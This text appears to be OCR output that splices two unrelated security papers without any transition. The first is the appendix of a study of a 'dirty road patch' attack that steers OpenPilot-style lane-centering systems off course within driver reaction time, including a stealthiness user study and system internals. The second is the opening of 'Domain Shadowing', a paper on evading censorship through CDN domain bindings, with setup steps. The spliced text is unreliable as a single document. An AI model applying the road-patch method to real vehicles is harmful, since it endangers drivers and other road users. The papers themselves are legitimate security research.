Required success time. Since ALC systems assume a fully attentive human driver who is prepared to take over at any moment [1, 7], the required deviation above needs to be achieved fast enough so that the human driver cannot react in time to take over and steer back. Thus, when we define the attack goal, we require not only the required deviation above, but also an attack success time that is smaller than the average driver reaction time to road hazards. We select the average driver reaction time based on different government-issued transportation policy guidelines [57, 96]. In particular, in the California Department of Motor Vehicles Commercial Driver Handbook Section 2.6.1 [57], it describes (1) a 1.75 seconds *average perception time*, i.e., the time from the time the driver's eyes see a hazard until the driver's brain recognizes it, and (2) a 0.75 to 1 seconds *average reaction time*, i.e., the time from the driver's brain recognizing the hazard to physically take actions. Thus, in total it's **2.5 to 2.75 seconds** from the driver's eyes seeing a hazard to physically take actions. The UK "Highway Code Book" and "Code of Practice for Operational Use of Road Policing Enforcement Technology" use 3 seconds for driver reaction time [97, 98]. National Safety Council also adopts a 3-second driver reaction time to calculate the minimum spacing between vehicles [96]. Among them, we select the **smallest** one, i.e., 2.5 seconds from the California Department of Motor Vehicles [57], as the required success time in this paper to avoid possible overestimation of the attack effectiveness in our evaluation.

Note that the driver reaction time above is commonly referring to the reaction time to apply the brake, instead of steering. In our paper, we use such reaction time to apply the brake as the reaction time to take over the steering wheel when the ALC systems are in control of the steering wheel. This is because in traditional driving, the driver is *actively* steering the vehicle but *passively* applying the brake. However, when the ALC system is controlling the steering, the human driver is *passively* steering the vehicle, i.e., her hands are not actively controlling the steering wheel. Thus, the reaction time to take over the steering wheel during passive steering is analogous to that to apply the brake during passive braking.

In fact, the actual average driver reaction time when the ALC system is taking control is likely to be much higher than the 2.5 seconds measured in traditional driving, due to the reliance of human drivers on such convenient driving automation technology today. A recent study performed a simulation-based user study on Tesla Autopilot, and found that 40% drivers fail to react in time to avoid a crash happening *6.2 seconds* after the Autopilot fails to operate [99]. In the real world, it is found multiple times that Tesla drivers fall asleep with Autopilot controlling the vehicle in high speed [100]. Thus, the required success time of 2.5 seconds used in this paper is a relatively conservative estimation, and thus the




Figure 16: Vehicle and lane widths used in this paper.

attack effectiveness reported in our evaluations is likely only a **lower bound** of the actual effectiveness of our attack in the real world.

B Attack Stealthiness User Study

In this section, we conduct a user study to more directly evaluate the stealthiness of the DRP attack. We have gone through the IRB process and our study is determined as in the IRB Exempt category since it does not involve the collection of any Personally Identifiable Information (PII) or target any sensitive population.

Evaluation methodology. We use the generated attacks on real-world driving traces in §5.1 to perform the user study. For an attack scenario, we ask the participants to imagine that they are driving with the ALC system taking control, and then show a sequence of image frames with the malicious road patch from the driver's view at 3, 2.5, 2, 1.5, and 1 second(s) before the attack succeeds. Here, 1 second before the attack succeeds is right before the attack starts to take effect. For each image frame, we ask whether they will decide to take over the driving to avoid danger or potential safety risks. These questions are also asked for the image frames with a benign road patch that only has the base color without the malicious dirty patterns as a control group.

Since our attack is designed for drivers who are in favor of using ALC system in normal cases, the same set of questions are asked at the beginning for the original image frames without attack, and we only accept a participant if she does not choose to take over the driving for these cases. This process also helps filter out ill-behaved participants who just provide random answers. Since DRP is a new form of attack vectors on the road, we do not tell the participants that the study is related to security attacks. Instead, we only tell them that our focus is on surveying driver's decisions under ALC systems for different road surface patterns such as road patches and scratches. At the beginning of the study, we also provide an introduction of ALC systems with demo videos to ensure that the participants fully understand what driving technology we are surveying about. To understand the distribution of the participant background, we also ask demographic information and background information related to driving and ALC usage. None of the questions in our study involve PII or target any sensitive population; our study is thus determined as in the IRB Exempt category.

Evaluation setup. We use Amazon Mechanical Turk [101] to perform this study, and in total collected 100 participants. All of them have driving experience, which is confirmed by asking them the age when first licensed and the weekly driving mileage. A local-road driving trace is used in this study, and for the scenarios with attack, we evaluate 3 stealthiness levels as in §5.1 (i.e., $\lambda = 10^{-2}, 10^{-3}, 10^{-4}$). The survey is available at [102]. Among the 100 participants, 56% are male and 44% are female. The average age is 32.3 years old. 79% have experienced at least one ALC system, among which Tesla Autopilot has the largest share (28%). Statistics of ALC experiment and demographic information are shown in Fig. 18.

Results. Fig. 17 shows the study results. As shown, the closer it is to the attack success time, the more participants choose to take over the driving in the attacked scenarios since the dirty patterns become increasingly larger and clearer. Among the 3 stealthiness levels, the driver decisions are consistent with our design: the lowest stealthiness level ($\lambda = 10^{-4}$) has the highest take-over rate, while the highest level ($\lambda = 10^{-2}$) has the lowest. In particular, we find that even for the lowest stealthiness level ($\lambda = 10^{-4}$), only *less than 25%* of the participants decide to take over before the attack starts to take effect. As shown in Fig. 7, at this stealthiness level the white dirty patterns are quite dense and prominent. Thus, these results suggest that the majority of human drivers today do not treat dirty road patches as road conditions where ALC systems cannot handle.

As introduced in §3.1, 2.5 seconds is commonly used as the average driver reaction time to road hazards. Thus, at 2.5 seconds or more before the attack succeeds, the human driver still has a chance to take over the driving to prevent the damage in common cases, as long as she can realize that it is a road hazard. However, our results show that only less than 20% of the participants decide to take over at 2.5 and 3 seconds before our attack succeeds even for the lowest stealthiness level. In particular, when the stealthiness levels are $\lambda = 10^{-2}$ and $\lambda = 10^{-3}$, the take-over rates at these 2 time points are similar to the rates for the benign road patch with only the base color. This suggests that at the time when there is still a chance to prevent the damage in common cases, our attack patches at $\lambda = 10^{-2}$ and 10^{-3} *appear to be as innocent as normal clean road patches to human drivers*. In these cases, the take-over rates are only *less than 15%*, which are from participants who will take over even for normal clean road patches. Note that the take-over rates in practice are likely to be lower than this since (1) this study is performed for a local road scenario, while the road patches in highway scenarios are much farther and thus much less noticeable as shown in Fig. 7, and (2) the road patches in this study are digitally synthesized into the image frames, which may appear less natural and thus may more easily alert the participants.

Stealthiness from pedestrian view. In local road scenar-




Figure 17: Results of the attack stealthiness user study. Driving take-over rate is the percentage of participants who choose to take over the driving at a particular time point before the attack succeeds.




Figure 18: Statistics of the ALC system experience and demographic information in the attack stealthiness user study.

ios, the stealthiness from the pedestrian's view is also an aspect worth considering, as pedestrians may report anomalies if our attack patch looks too suspicious. Our user study includes the driver's view at 1 second before the attack succeeds, which is 7 meters to the driver's eyes so similar to the distance from the pedestrian on local roads. However, only <25% of the participants choose to take over driving, meaning that >75% do not think our attack patch at this distance looks suspicious enough to affect driving. This may be because the general public today does not know that dirty road patches can be a road hazard. We hope that our paper can expose this and thus help raise such awareness.

C Details of OpenPilot ALC system

In this section, we describe the implementation details of the OpenPilot ALC system, which follows the typical modular ALC system design introduced in §1:

Lane Detection (LD). The LD model used in OpenPilot uses recurrent DNN structures (e.g., RNN and GRU), which are more detailed in our extended version [38] for 3 specific versions of it. In each frame, the recurrent model receives a front-camera input of 512 pixels wide by 256 pixels high and 512-dimensional recurrent features from the previous frame. The recurrent features are the output of a middle layer. The final output for ALC consists of information of 3 lines (left and right lines and driving path). Each line has coordinates of 192 points (1 m interval from the vehicle to driving direction), uncertainty scores of each coordinate, and a confidence score of its lane. Thus, there are $(192 \times 2 + 1) \times 3 = 1,155$ output values in total. The desired driving path is calculated by the weighted average of the driving path and the center line of the left and right lines weighted by the uncertainty and confidence scores. See OpenPilot code [8] for more details.

Such recurrent structure is stateful: it allows leveraging the previous detection results to enhance the current frame detection since lane line shapes are typically not changed largely across consecutive frame. OpenPilot LD models output the detected lane line points of the left line, right line, and predicted driving path. Each line is fitted to the 3-degree polynomial, and the desired driving path is then calculated as the weighted average of the three lines with their confidence levels. OpenPilot LD operates at 20 Hz (every 50 ms). In §7, we inject the attack traces at the end of this step by modifying the ALC source code to replace the real-time LD model outputs with a sequence of attacked ones obtained from the software-in-the-loop simulation at the same driving speed (simulation environment described in §6).

Lateral control. OpenPilot adopts Model Predictive Control (MPC) [24] to decide the desired steering angle, which will then be sent to the vehicle actuation step. The input of the MPC is the desired driving path, the current speed, and the current steering angle. This step works at the same frequency as LD, i.e., the desired steering angle is decided every 50 ms. The MPC is stateful: it reuses the solution of the previous frame as the initial solution for the current frame.

Vehicle actuation. Based on the obtained desired steering angle from MPC, OpenPilot vehicle actuation decides the steering angle *change* to actuate in the control step and sends actuation messages through CAN (Controller Area Network) bus. This thus makes the absolute value of the actuated steering angle stateful: the new actuated steering angle is built upon the previous one, by applying the angle *change* actuations. OpenPilot actuation works at 100 Hz control frequency. The actuated steering angle change is *up to 0.25° per control step* (every 10 ms). As described in §2.1, such limit is typically imposed in production ALC systems due to the physical constraints of the mechanical control units and also for driving stability and safety [22]. OpenPilot is integrated to a vehicle by overriding the stock cruise control system. It thus is engaged to control the steering and throttle when the driver turns on the cruise control mode, and can work with stock safety features such as AEB and FCW [8].

Domain Shadowing: Leveraging Content Delivery Networks for Robust Blocking-Resistant Communications

Mingkui Wei
Cybersecurity Engineering
George Mason University, Fairfax, VA, 22030

Abstract

We debut *domain shadowing*, a novel censorship evasion technique leveraging content delivery networks (CDNs). Domain shadowing exploits the fact that CDNs allow their customers to claim arbitrary domains as the back-end. By setting the front-end of a CDN service as an allowed domain and the back-end a blocked one, a censored user can access resources of the blocked domain with all "indicators", including the connecting URL, the SNI of the TLS connection, and the `Host` header of the HTTP(S) request, appear to belong to the allowed domain. Furthermore, we demonstrate that domain shadowing can be proliferated by *domain fronting*, a censorship evasion technique popularly used a few years ago, making it even more difficult to block. Compared with existing censorship evasion solutions, domain shadowing is lightweight, incurs negligible overhead, and does not require dedicated third-party support. As a proof of concept, we implemented domain shadowing as a Firefox browser extension and demonstrated its capability in circumventing censorship within a heavily censored country known by its strict censorship policies and advanced technologies.

1 Introduction

Domain fronting (Df) is a censorship evasion technique proposed in 2015 [18], which allows censored users to circumvent censorship by exploiting the following two facts. On the one hand, many content delivery networks (CDNs) solely rely on the `Host` header of an incoming HTTPS request to determine the origin, even though this header is inconsistent with the server name indication (SNI) [13] used to establish the transport layer security (TLS) tunnel. On the other hand, the censor can only see the SNI of an HTTPS connection but not the `Host` header inside the TLS tunnel. A censored user can circumvent censorship by sending an HTTPS request to a CDN requesting an allowed domain, but set the `Host` header to a blocked one. As long as both domains dwell on the same CDN, the CDN will route the request to the blocked domain according to the `Host` header but have the TLS connection still appear to belong to the allowed domain. The blocking-resistance of domain fronting derives from the significant "collateral damage", i.e., to disable domain fronting, the censor needs to block users from accessing the entire CDN, resulting in *all* domains on the CDN inaccessible. Because today's Internet relies heavily on web caches and many high-profile websites also use CDNs to distribute their content, completely blocking access to a particular CDN may not be a feasible option for the censor. Because of its strong blocking-resistant power, domain fronting has been adopted by many censorship evasion systems since it has been proposed [24, 28, 34, 36]. In the last two years, however, many CDNs began to disable domain fronting by enforcing the match between the SNI and the `Host` header [2, 3, 38], which makes domain fronting less effective.

In this paper, we debut *domain shadowing (Ds)* as a novel censorship evasion technique. Similar to domain fronting, domain shadowing also leverages CDNs to achieve censorship evasion. However, domain shadowing differs from domain fronting in that it does not manipulate the SNI and the `Host` header of an HTTPS request. Instead, it exploits a legitimate CDN feature that specifies the connection between the front-end and the back-end domains. Specifically, we found that most CDNs allow users to claim arbitrary domains as the back-end of a CDN service without imposing any limitations. To circumvent censorship, a censored user can set an allowed domain (namely the *shadow domain*) as the front-end, and a blocked domain as the back-end, of a CDN service. By sending HTTP(S) requests to the shadow domain, the CDN will faithfully fetch the web document from the back-end, i.e., the blocked domain, and "repackages" the response into a new response with the URL, SNI, and `Host` header all "rebranded" as the shadow domain, enabling the user to visit the blocked domain "in the name of" the allowed domain.

Compared with other censorship evasion systems, domain shadowing is lightweight and incurs negligible overhead. Besides a valid CDN account, the operation of domain shadowing does not require any support from a dedicated third party,

as most other systems do. The essential task for a user to use domain shadowing is appropriately configuring the front-end and back-end domains in his/her CDN account, which is a one-time task and can even be automated using CDN-provided APIs or SDKs. The only performance penalty would be waiting for such configurations to be deployed by the CDN when a domain is being visited for the first time, which costs less than 20 seconds most of the time. On the other hand, the subsequent web browsing can be even faster than directly connecting to the origin server.

As a proof-of-concept, we implemented domain shadowing as a Firefox extension based on Fastly's CDN service [15], which automates all configuration procedures using Fastly's web APIs and is intuitive to use by regular users. We demonstrate that this extension enables censored users to access blocked websites within a heavily censored country known for its strict censorship policies and advanced techniques.

To summarize, our contributions are:

1. We exhibit *domain shadowing* as a novel censorship evasion technique leveraging content delivery networks. We analyze its potential and demonstrate that it can circumvent most censorship techniques.

2. We demonstrate domain fronting can corroborate with domain shadowing and proliferate its resilience. The combined solution, namely the *DfDs (domain fronting + domain shadowing)*, can achieve even stronger blocking-resistance.

3. We implement domain shadowing as a Firefox extension and showcase its capability of circumventing censorship in a heavily censored country. We will open-source our implementation to benefit the research community.

4. We thoroughly evaluate the benefits and limitations of domain shadowing; discuss tactics to stay ahead in the potential arm-race among the censor, the CDN, and the user; and analyze domain shadowing's security impacts to the CDN, the publisher, and the user. Our work paves the way for further development of a full-fledged censorship evasion system based on this newly proposed technique.

The rest of the paper is structured as follows. In Section 2, we introduce background knowledge related to domain shadowing, and in Section 3, we explain in detail how domain shadowing works. In Section 4, we demonstrate our experimental implementation of domain shadowing as a Firefox browser extension, and showcase its capacity to circumvent censorship. In Sections 5, 6, and 7, we discuss domain shadowing's advantages and limitations from the perspective of usability, censorship blocking-resistance, and security impact, respectively. Related works are discussed and compared in Section 8, and we finally concluded our work in Section 9.

2 Background

2.1 Internet Censorship Techniques

Censorship techniques for identifying and blocking website browsing have been extensively studied in many research works [1, 23, 43, 46]. In general, these techniques can be classified into three categories: IP filtering, DNS interference, and deep packet inspection (DPI).

IP filtering checks the IP address a user attempts to connect to and blocks the request if the IP belongs to a blocklist. IP filtering is low-cost, straightforward, and effective if the prohibited website has a static IP known by the censor. In the age of cloud computing, however, IP filtering becomes less effective since webservers hosted on clouds may be assigned with dynamic IPs by the cloud service provider [23, 30].

In *DNS interference* [25, 26], the censor intercepts and inspects the DNS query message sent by a user. If the queried domain is prohibited, the censor may simply refuse to respond or respond with a fake IP [23]. However, the user can skip the DNS query step and directly connect to the webserver's IP address to bypass DNS interference.

Assisted by machine learning and data mining techniques, the *deep packet inspection (DPI)* [46] inspects the content of the packets among the censored network to identify suspicious traffic [20, 25]. However, DPI is unable to inspect encrypted packets such as HTTPS traffic, as long as the underlying encryption algorithm is not compromised.

Although all of the above approaches have their shortages, effective censorship can be achieved by using them holistically. We refer readers to [23, 46] for more comprehensive evaluations regarding country-level censorship techniques.

2.2 Content Delivery Network

Content delivery networks (CDNs) have emerged as a new business model in the recent decade and have undergone substantial growth [27]. Technically, CDN combines the characters of both the reverse proxy [37] and the shared cache [17]. As a reverse proxy, a CDN edge server is placed in front of the origin server and intercepts HTTP(S) requests and responses between the client and the origin server. As a shared cache, an edge server caches static web documents from multiple origin servers and uses these caches to serve duplicate HTTP(S) requests. Domain shadowing mainly exploits CDN's first feature, and we leave detailed explanations to later sections.

2.3 The Rise and Fall of Domain Fronting

A CDN is shared by multiple domains and relies on the `Host` header of an incoming request to determine the domain to forward the request. Domain fronting is a technique proposed by *D. Fifield, et.al.* in 2015 [18], which exploits a "quirky" implementation shared by many CDNs [3] .

As explained at the beginning of Section 1, many CDNs do not check the consistency of the SNI and the `Host` header

of an incoming HTTPS request, and only rely on the `Host` header to forward the request. As a result, assuming the two domains, `allowed.com` and `blocked.com`, are both hosted on the same CDN, the user can circumvent censorship and access the blocked domain by sending an HTTPS request to the CDN edge server and requesting `allowed.com` (known as the *front domain*), but set the `Host` header to `blocked.com`.

Blocking domain fronting is difficult because of the "collateral damage" it brings. Specifically, in order to block a user from accessing a blocked domain hosted on a CDN, the censor must block all the domains on the CDN. Otherwise, a single allowed domain can serve as the front domain and makes all other domains on the same CDN accessible. Because CDN service is prevalent in today's Internet, and many valuable domains are also served by CDNs, completely blocking a (large) CDN is infeasible to many censors. Because of its robustness against censorship, domain fronting has been adopted by many censorship evasion systems, including Tor Meek [34], Psiphon [36], Lantern [24], and Signal [28].

In the recent two years, however, many CDNs (e.g., Google Cloud CDN and Amazon Cloudfront) became aware of domain fronting and began to disable it by enforcing the match between the SNI and the `Host` header [2, 3], which forced many censorship evasion systems to halt their service [38] or steer to smaller CDNs that are less costly to block [34].

3 Domain Shadowing

3.1 Threat Model

We depict the threat model in Figure 1, which involves the following roles and assumptions of their capabilities.

3.1.1 Roles

Censor: We assume an advanced censor who applies strict censorship policies, and deploys state-of-the-art technologies. We also assume the censor blocks domains based on a blocklist rather than a whitelist, i.e., a domain is accessible unless the censor explicitly blocks it.

User: The user refers to a regular human user and the web browser used for web browsing. As long as the context allows, we will interchangeably use *censored user* and *user* to refer to the user that locates within a censored area. We assume the user is not tech-savvy but has a reasonable knowledge of computer and Internet operations.

Publisher: The publisher is the owner of a domain. We assume the publisher is neutral and has no particular favor to either the censor or the user. Specifically, if the publisher's domain is blocked by the censor, it neither assists the censor in actively rejecting requests from the censored area nor takes any action to facilitate the user to circumvent the censor.

CDN: The CDN refers to a CDN provider that provides CDN service to all the public domains. We assume that the CDN is accessible by the censored user within the censored area. However, the CDN itself is not censored and can access blocked domains. One example could be the CDN deploys all its edge servers outside of the censored area.




Figure 1: Threat model.

3.1.2 Terminologies

Front-end, *back-end*, and *domain binding*: CDN acts as a reverse proxy and is located between the client and the origin server, as shown in Figure 1. In this paper, the front-end of a CDN refers to its client-facing side, and the back-end refers to its server-facing side. We define the domain binding as the connection between these two domains.

Front/shadow/target domain: We define the front domain as the domain appears in the browser's address bar, which is used for the DNS query and as the SNI for the TLS handshake. The shadow domain is the domain present in the `Host` header of the HTTP(S) request, and also the domain set as the CDN's front-end. The target domain is the blocked domain that the censored user wants to access, and also the domain set as the CDN's back-end. Throughout this paper, we use `front.com`, `shadow.com`, and `target.com` as surrogates to represent these three domains, which do not refer to real world websites.


We assume the front domain is allowed by the censor, and the target domain is blocked. The property of the shadow domain varies in different circumstances, and we provide a detailed explanation for this in later sections.

3.1.3 Objective

The objective of the censored user is to access the target domain without being identified and blocked by the censor.

3.2 How does CDN Resolve Domain Names

The key idea of domain shadowing is to "repackage" and "rebrand" the response from a blocked domain into a new response that appears to belong to an allowed domain. In



(a) DNS resolution by Fastly.

(b) DNS resolution by Cloudflare.

Figure 2: Essential steps of DNS resolution by Flastly and Cloudflare, some steps are omitted for clarity reason.

order to comprehend the mechanism of domain shadowing, it is essential first to explain how domain names are resolved and translated when a CDN is involved.

Acting as a reverse proxy, CDN hides the back-end domain and presents only the front-end domain to the public. CDNs typically take two approaches to accomplish the name translation, which are presented in Figure 2. We make the following assumptions to facilitate the illustration: assume the publisher's origin server is hosted on Amazon Web Service (AWS) and assigned with a canonical name `abc.aws.com`, and the publisher wants to advertise the web service using the domain `example.com`, which is owned by the publisher and hosted on *GoDaddy's* [19] name server.

Figure 2a presents the name translation procedure adopted by most CDNs, and we use Fastly as a specific example in the following explanation. To use Fastly's service, the publisher will first log into his/her Fastly account, and set `example.com` as the front-end, and `abc.aws.com` as back-end. Then, the publisher will create a new CNAME record in GoDaddy's name server, which resolves the domain `example.com` to a fixed domain `global.ssl.fastly.net`. The name resolution of `example.com` follows the steps presented in Figure 2a.

Besides Fastly, many other CDNs also take the same approach with slight differences. For example, StackPath [39] will create a unique domain name, such as `j1s5u3d4.stackpathcdn.com`, for each front-end and back-end binding, instead of using `global.ssl.fastly.net` as a universal domain for all domain bindings.

Figure 2b demonstrates Cloudflare's [8] approach. Cloudflare itself hosts top-level domain (TLD) name servers that can directly resolve top-level domains. To use Cloudflare's CDN service, the publisher needs to switch his/her name server (from GoDaddy's) to Cloudflare's name servers. Consequently, the steps 2 & 3 in Figure 2a are skipped in Figure 2b, because Cloudflare's name server can directly resolve the top-level domain `example.com`.

We remind the reader to pay particular attention to the last four steps in the above two figures, which differ from a regular DNS name resolution. Using Figure 2a as an example, when the request to `https://example.com` arrives at a Fastly's edge server (step 5), the edge server will not redirect the user to `https://abc.aws.com`. Instead, it will directly fetch the document from the origin server (step 6 & 7) and use this document to respond to the request to `https://example.com` (step 8). During this process, the user only perceives that they are communicating with `example.com`, while the name translation took place only within the CDN and is completely hidden from the outside world.

In the following subsections, we present the operations of domain shadowing being used along, and together with domain fronting.

3.3 Domain Shadowing (*Ds*)

Domain shadowing takes advantage of the fact that when the domain binding is created, the CDN allows arbitrary domains to be set as the back-end. As a result, a user can freely bind a front-end domain to any back-end domain. To access a prohibited domain within a censored area, a censored user only needs to take the following steps.

1. The user registers a new domain, `shadow.com`, which is allowed because the censor applies a blocklist rather than a whitelist.

2. The user subscribes to a CDN service that is accessible, but the CDN itself is not censored.


3. The user binds the shadow domain to the target domain in the CDN service by setting the shadow domain as the front-end and the target domain as the back-end.

4. The user creates a rule in his/her CDN account to rewrite the `Host` header of incoming requests from `Host:shadow.com` to `Host:target.com`. This is an essential step since otherwise, the origin server of `target.com` will receive an unrecognized `Host` header and reject the request.


5. Finally, to access the target domain, the user sends a request to `https://shadow.com` within the censored area.

The request will be sent to the CDN, which will rewrite the `Host` header and forwards the request to `target.com`. After the response is received from `target.com`, the CDN will return the response to the user under the name of `https://shadow.com`.

During this process, the censor will only see the user connect to the CDN using HTTPS and request resources from `shadow.com`, and thus will not block the traffic.



(a) *Ds* with Cloudflare.



(b) *Ds* with Fastlyz.

Figure 3: Domain shadowing using Cloudflare and Fastly.

To prove the validity of the idea, we registered the domain `domainshadowing.net`, and created accounts on both Cloudflare and Fastly. We set `www.facebook.com` as the back-end to both CDNs, and `facebook.cloudflare.domainshadowing.net` and `facebook.fastly.domainshadowing.net` as the front-end for Cloudflare and Fastly, respectively. With the free-tier account, `Host` header rewriting is allowed by Fastly but not but Cloudflare.

Then, we visited the two shadow domains by firstly connecting to a rented HTTP proxy located in a heavily censored country known by its strict censorship policies and advanced technologies, who explicitly blocks access to `www.facebook.com`. The results of visiting the two domains are presented in Figure 3a and Figure 3b.

Figure 3a shows an error page, which is because we were unable to rewrite the `Host` header in Cloudflare. Therefore, the `Host` header stayed as `Host: facebook.cloudflare.domainshadowing.net` when the request arrived at Facebook's origin server, who did not recognize this header value and returned an error page. Nevertheless, the "Facebook © 2020" copyright mark at the bottom of the page suggests we have successfully circumvented censorship and accessed Facebook's server.

Figure 3b shows a more promising result, where the Facebook login and sign-up section (only part of the page is displayed due to space limitation) were all successfully loaded into the browser. The reason for the shabby layout is because many CSS style sheets were hosted on another domain `static.xx.fbcdn.net`, which is also blocked and can not be directly accessed by the browser.

3.4 Domain Fronting and Shadowing (*DfDs*)

Remind that domain fronting achieves censorship circumvention by connecting to an allowed domain while setting the `Host` header to be a prohibited one on the same CDN. By doing this, domain fronting prevents the censor from knowing the real front-end the user is requesting. Domain fronting's limitation lies in that it can only access domains that use the same CDN on which the front domain is hosted.

On the contrary, domain shadowing achieves censorship evasion by creating a domain binding on the CDN, and using this binding to access a blocked domain that can be hosted on any CDN, or even not using CDN at all. However, domain shadowing must be operated "under the radar" of the censor, because otherwise, it can be easily blocked by blocking access to the shadow domain.

Interestingly, we find domain fronting and domain shadowing each tackles one-half of the CDN operation, and thus can be integrated to achieve a more robust blocking-resistance. The scheme of corroborating domain fronting and shadowing, namely the *DfDs*, is depicted in Figure 4.

To use *DfDs*, the user must choose a CDN that supports domain fronting; however, it needs not to be the CDN that hosts the target domain. Then, the user registers to this CDN and creates a binding between the shadow domain and the target domain. Lastly, the user selects a domain on this CDN allowed by the censor and uses it as the front domain. Essentially, in the *DfDs* setting, the front domain, the shadow domain, and the target domain are three distinctive domains.

In order to access the target domain, the user will initiate an




Figure 4: Domain fronting + Domain shadowing (*DfDs*).

HTTPS request to the front domain but set the `Host` header to the shadow domain, such that the request can penetrate censorship and reach the CDN. When the request arrives at the CDN, the CDN forwards the request to the shadow domain according to the `Host` header, follows the domain binding, and sends the request to the target domain. On the reverse path, the document returned from the target domain will be repackaged into a response that appears to be replying to the front domain, and stealthily returned to the user.

3.5 Enhanced *DfDs* (*DfDs++*)

We argue that *DfDs* already has strong resistance against most censorship techniques. However, during our experiments, we found a feature that can make *DfDs* even more stealthy. We nickname it as *DfDs++*, i.e., the evolved version of *DfDs*.

